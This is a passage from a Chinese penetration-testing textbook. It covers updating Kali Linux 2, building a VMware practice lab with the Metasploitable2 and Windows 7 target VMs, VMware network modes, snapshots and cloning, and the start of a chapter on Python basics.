


图 2-60 远程连接到 Kali Linux 2

2.3.5 Kali Linux 2 的更新操作

需要经常对 Kali Linux 2 系统进行升级操作。一种方法是使用 APT，另一种方法是使用 APT 对整个 Kali Linux 2 系统进行更新。APT 中最为常用的几个升级命令如下所示。

（1）apt-get update：使用这条命令是为了同步 /etc/apt/sources.list 中列出的源的索引，这样才能获取到最新的软件包。

（2）apt-get upgrade：这条命令是用来安装 etc/apt/sources.list 中所列出来的所有包的最新版本。Kali Linux 2 中所有软件都会被更新。这条命令并不会改变或删除那些没有更新操作的软件，但是也不会安装当前系统不存在的软件。

（3）apt-get dist-upgrade：会将软件包升级到最新版本，并安装新引入的依赖包。除了提供 upgrade 的全部功能外，还会智能处理新版本的依赖关系问题。

只需要执行如下命令就可以完成对系统的更新。

```
root@kali: ~ #apt-get update
root@kali: ~ #apt-get upgrade
```

这个更新的过程十分漫长，需要耐心等待。

2.4 VMware 的高级操作

在进行渗透测试的学习时，有很多技术不能直接应用在真实世界中，因为这些技术的破坏性可能会带来法律上的问题。如果拥有一个属于自己的网络安全渗透实验室，将会是一个非常理想的选择。将现实中的网络，在实验室中模拟出来，这样就可以更好地研究各种渗透测试的方法，而不必担心因此引发的后果。

不过假想一下，即使是模拟一个只有 5 台计算机的网络，那么也需要占用不小的空间，而且切换着对这些设备进行调试也十分麻烦。不过好在除了使用真实设备之外，还有一个选择，那就是使用虚拟机。使用 VMware 虚拟机软件可以在一台计算机上模拟出多台完全不同的计算机。这样只需要一台计算机就可以建立一个网络安全渗透实验室。当然这台计算机的硬件配置要越高越好，其中影响最大的硬件就是内存，最好使用 8GB 以上的内存。

在 2.2 节介绍 Kali Linux 2 的安装时提到了 VMware 的安装方法。接下来了解如何使用 VMware 来建立一个网络渗透实验室。

2.4.1 在 VMware 中安装其他操作系统

1. 安装 Metasploitable2

Metasploitable2 是一个专门用来进行渗透测试的靶机。这个靶机上存在着大量的漏洞，这些漏洞正好是学习 Kali Linux 2 最好的练习对象。这个靶机的安装文件是一个 VMware 虚拟机映像，可以下载这个映像后使用，使用的步骤如下。

第一步：从 https://sourceforge.net/projects/metasploitable/files/Metasploitable2/ 下载 Metasploitable2

映像的压缩包，并将其保存到计算机中。

第二步：下载完成后，将 metasploitable-linux-2.0.0.zip 文件解压缩。

第三步：启动 VMware，然后在菜单栏上单击“文件”→“打开”，然后在弹出的文件选择框中选中刚解压缩文件夹中的 Metasploitable.vmx。

第四步：现在这个 Metasploitable2 就会出现在左侧的虚拟系统列表中了。单击可以打开这个系统。

第五步：对虚拟机的设置不需要更改，但是要注意的是，网络连接处要选择 NAT，如图 2-61 所示。




图 2-61　Metasploitable2 的网络连接方式

第六步：现在 Metasploitable2 就可以正常使用了。右击系统名称，然后依次选中“电源”→“启动客户机”，可以打开这个虚拟机。系统可能会弹出一个菜单，选择 I copied it 即可。

第七步：使用“msfadmin”作为用户名，“msfadmin”作为密码登录这个系统。

第八步：成功登录以后，VMware 已经为这个系统分配了 IP 地址。现在就可以使用这个系统了。

2．安装 Windows 7 虚拟机

上面那个充满漏洞的靶机是一个 Linux 系统，但是在平时进行渗透测试的目标都是以 Windows 为主的，所以还应该搭建一个 Windows 操作系统作为靶机。这里有两个选择，如果有 Windows 7 的安装盘，那么可以在虚拟机中安装这个系统。另外建议读者最好到 https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/ 下载微软提供的测试映像。在这个地址中，微软提供了如图 2-62 所示的各种系统的虚拟机映像，利用这些映像，渗透测试者可以极为方便地对各种系统和浏览器进行测试。

下载其中的 IE8 on Win7（x86）作为靶机，使用的方法和之前的一样，这里不再进行介绍。




图 2-62　微软提供的操作系统映像列表

2.4.2　VMware 中的网络连接

可以按照自己的想法在 VMware 中建立任意的网络拓扑。在之前的章节中已经提到过 NAT 的概念，实际上 VMware 中使用了一个名为 VMnet 的概念，在 VMware 中每一个 VMnet 就相当于一个交换机，连接到了同一个 VMnet 下的设备就都同处于一个子网内，可以在菜单栏单击“编辑”→“虚拟网络编辑器”来查看 VMnet 的设置，如图 2-63 所示。



图 2-63　VMware 中的虚拟网络编辑器

这里面只有 VMnet0、VMnet1、VMnet8 这三个子网，当然还可以添加更多的网络，这三个子网分别对应着 VMware 虚拟机软件中提供的三种进行设备互连的方式，分别是桥接、NAT、仅主机模式。这些连接方式与 VMware 中的虚拟网卡是相互对应的。

（1）VMnet0：这是 VMware 用于虚拟桥接网络下的虚拟交换机。

（2）VMnet1：这是 VMware 用于虚拟仅主机模式网络下的虚拟交换机。

（3）VMnet8：这是 VMware 用于虚拟 NAT 网络下的虚拟交换机。

另外，当安装完 VMware 软件之后，系统中就会多出两块虚拟的网卡，分别是 VMware Network Adapter VMnet1 和 VMware Network Adapter VMnet8，如图 2-64 所示。




图 2-64 多出的两块虚拟网卡

VMware Network Adapter VMnet1：这是 Host 用于与 Host-Only 虚拟网络进行通信的虚拟网卡。

VMware Network Adapter VMnet8：这是 Host 用于与 NAT 虚拟网络进行通信的虚拟网卡。

接下来看一下这三种连接方式的不同之处。

（1）NAT 网络。这是 VMware 中最为常用的一种联网模式，这种连接方式使用的是 VMnet8 虚拟交换机。同处于 NAT 网络模式下的系统通过 VMnet8 交换机进行通信。NAT 网络模式下的 IP 地址、子网掩码、网关和 DNS 服务器都是通过 DHCP 分配的。而该模式下的系统在与外部通信的时候使用的是虚拟的 NAT 服务器。

（2）桥接网络。这种模式很容易理解，凡是选择使用桥接网络的系统就好像是局域网中的一个独立的主机，就是和真实的计算机一模一样的主机，并且它也连接到了这个真实的网络。因此如果要这个系统联网，就需要将这个系统和外面的真实主机采用相同的设置方法。

（3）仅主机模式。这种模式和 NAT 模式差不多，同处于这种联网模式下的主机是相互连通的，但是默认是不会连接到外部网络的，这样在进行网络实验（尤其是蠕虫病毒）时就不会担心传播到外部。

在本书中所使用的虚拟机都采用了 NAT 联网模式，这样既可以保证虚拟系统的互联，也能保证这些系统连接到外部网络。

2.4.3 VMware 中的快照与克隆功能

1. VMware的快照功能

在进行渗透测试的时候，经常会引起系统的崩溃。如果每一次系统崩溃，都要进行系统

重装，那么这个工作量也是相当大的。VMware 中提供了一个系统快照的功能，这个快照类似于平时所使用的“系统备份”功能，这个功能可以将系统当前状态记录下来，如果需要，可以随时恢复到快照时的状态。通常在对 Kali Linux 2 进行升级之前，或者对目标系统进行渗透之前，都会对系统进行快照。当升级失败或者渗透导致系统不可正常使用时，再恢复快照。

创建快照的操作很简单。

第一步：启动虚拟机，在菜单中单击“虚拟机”，然后在下拉菜单中选中“快照”选项，然后单击“拍摄快照”。

第二步：在“拍摄快照”窗口中填入快照的名字和注释，单击“拍摄快照”。

如果需要将当前的虚拟机恢复到快照时的状态，同样要在菜单中单击“虚拟机”→“快照”，在弹出的菜单选中要恢复的快照名称即可。

2. VMware的克隆功能

当需要模拟一个拥有三个 Windows 7 操作系统的网络时，无须一个个安装虚拟机，只需要在创建一个虚拟机之后，执行两次克隆操作即可。

克隆是一种类似于快照的操作，但是两者又有着明显的不同。快照和克隆都是对操作系统某一时刻的状态进行的备份。但是快照不能独立运行，必须在原来系统的基础上才能运行。而克隆可以脱离原来系统运行，一旦克隆完成，克隆的系统与原来的虚拟机是相对独立的，可以看作是两个互不相干的系统。而且 VMware 在克隆的时候，会给新系统一个 MAC 地址。这样原来的系统和克隆的系统就可以同处于一个网络而不会发生冲突，创建一个克隆的方法如下。

第一步：启动虚拟机，在菜单中单击“虚拟机”，然后在下拉菜单中选中“管理”选项，然后单击“克隆”。

第二步：在虚拟机克隆向导中，系统会要求选择一个克隆源，这个克隆源可以是虚拟机的当前状态，也可以是某一快照的状态，根据实际需求做出选择即可。

第三步：克隆方法处有两个选项“创建链接克隆”和“创建完整克隆”。链接克隆产生的文件占用硬盘更小，但是必须能够访问原始的虚拟机时才能使用。完整克隆则完全独立，可以在任何地方使用，但是占用的硬盘空间较大。通常在一台计算机上做实验，建议选择链接克隆。

第四步：选择保存克隆文件的地址，然后执行到完成即可。

第五步：操作结束之后，在虚拟机左侧的操作系统列表处就会出现一个新的克隆操作系统。

3. VMware导出虚拟机

当希望将自己所使用的虚拟机映像转移到其他计算机上，或者提供给其他人使用的时候

（就像 Kali 官方提供的映像那样），也可以选择将虚拟机导出成一个文件，这个文件移动到其他任何一个装有 VMware 的计算机上都可以运行。

操作的方法是首先在左侧操作系统列表中选中目标系统，注意此时的系统应该处于关闭状态，然后单击菜单栏上的“文件”→“导出为 OVF”，在弹出的文件对话框中选中要保存的位置。生成的 OVF 文件就可以在其他装有 VMware 的计算机中运行了。

小结

本章首先详细讲解了 Kali Linux 2 的安装和使用。Kali Linux 2 提供了多种安装方法，可以将其安装在硬盘上，也可以将其安装在随身的 U 盘上。

接下来介绍了 Kali Linux 2 的一些基础操作，包括如何安装第三方软件，更改程序菜单，对系统进行升级，为系统配置网络等操作。

最后还介绍了建立渗透测试实验室的关键软件——VMware 的安装和使用，详细讲解了 VMware 中网络模式的配置、靶机的安装、快照和克隆等操作。

在第 3 章将会正式开始 Python 的网络安全渗透测试之旅，首先要学习 Python 编程的基础知识。



CHAPTER 03

第 3 章 Python 语言基础

在开始网络安全渗透的工作之前，作者曾有很长一段时间的编程经历。在这些时间里，作者接触了大量的编程语言，见证了很多语言的兴起，也见证了很多语言的由盛而衰。

一般来说，一个国内高校计算机专业（软件专业）的学生在毕业前会学习至少 4 门编程语言。非计算机专业的理工科学生也会学习一门编程语言。长期以来，大家都习惯于把“C 语言”作为编程的基础课程，当然 C 语言的强大是毋庸置疑的，但是 C 语言本身是一门相当复杂的语言，如果没有长时间的学习和练习，极少有人能真正地掌握这门语言。也可以这样说，很多人都是怀着一腔热血开始学习编程，但是却倒在了 C 语言这座高山的前面。

对于大多数人来说，其实需要一门简单易学，最好是和自然语言接近的语言。那么哪种语言更合适呢？这个问题可能会有很多种答案。

在作者刚开始接触网络安全渗透时，经常要访问国外的黑客论坛，那时作者很惊讶地发现国外的黑客基本上大都在使用 Python 这门语言。之后作者也很快感受到了 Python 这门语言的魅力，原本动辄上百行的代码，使用 Python 仅十几行就可以完成。这样最大的好处就是可以将大部分精力放在程序思路的设计上，而不是实现的细节上。可以说 Python 是一门可以让大多数人轻松掌握的编程语言。在本章中将就以下几点展开学习。

（1）Python 语言的基础。

（2）在 Kali Linux 2 系统上安装 Python 编程环境。

（3）Python 语言中的常见数据类型。

（4）Python 语言中的基本结构。

（5）Python 语言中的常用函数。

3.1　Python 语言基础

在 2017 年 7 月 IEEE 发布的编程语言排行榜上，Python 位居榜首。Python 语言其实已经并不年轻了，它于 1989 年诞生于阿姆斯特丹。Python 的本意是大蟒蛇。不过前些年国内的用户并不多，使用者大都是外国人。这个原因也与编程语言的分类有点儿关系，在很长一段时间里，国内很多人都在推崇编译型语言，而不重视解释型语言，而 Python 恰好就是一门解释型的语言。但是近年来 Python 语言在国内的地位却日益重要起来，这是因为 Python 的优势十分明显，语法简单，功能强大。相比起学习周期长的编程语言来说，很多人在经过几周的训练后，就可以编写出功能强大的工具。

有些人把 Python 看作是一门胶水语言，这是因为它可以将各种强大的模块（可以是其他语言编写）组合在一起，这一点为程序的编写者节省了大量的时间和精力，就如同站在巨人的肩膀上一样。

另外，Python 本身也在不断改进中，每隔一段时间就会推出新的版本，在新的版本中会对常见的语法进行修改。目前比较常使用的版本就是 Python 2.7 和 Python 3.6，这是两个比较有代表性的版本。一般来说，编程语言在版本更新时都会向下兼容，也就是一个程序或者类模块更新到较新的版本后，用旧的版本程序创建的文档或系统仍能被正常操作或使用。但是在 Python 3 推出的时候，并没有考虑向下兼容 Python 2，这也是为了避免带入过多的累赘从而使得 Python 3 变成一个庞然大物。

但是 Python 2 在此之前已经积累了大量的用户，而且这些用户并没有感觉到有放弃 Python 2 的必要，同时 Python 2 也拥有了大量优秀的模块文件，而这些模块文件很多都没有及时推出适合 Python 3 的版本。因此，现在的 Python 2 与 Python 3 并存于这个世界上，而且 Python 2 显然还占有更大的优势。

考虑到第三方模块文件的兼容性，本书中的所有实例都采用 Python 2.7 进行开发。

3.2　在 Kali Linux 2 系统中安装 Python 编程环境

Kali Linux 2 中已经安装好 Python 的运行环境，打开一个终端，在里面输入“ python”，就可以启动 Python，如图 3-1 所示。

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# python
Python 2.7.13 (default, Jan 19 2017, 14:48:08)
[GCC 6.3.0 20170118] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> 
```

图 3-1　在命令行中启动 Python

可以看到当前所使用的 Python 版本号为 2.7.13。但是在命令行中进行编程不是很方便，最好下载一个功能更为强大的 Python 开发工具。

由于现在 Python 极为热门，因此这门语言的开发工具数量众多。本书中的实例都采用了 Aptana Studio 3。这款开发工具的下载地址为 www.aptana.com，如图 3-2 所示。




图 3-2　Aptana Studio 3 的下载页面

单击右侧蓝色的 DOWNLOAD APTANA STUDIO 3 按钮，就会进入这个文件的下载界面，如图 3-3 所示。

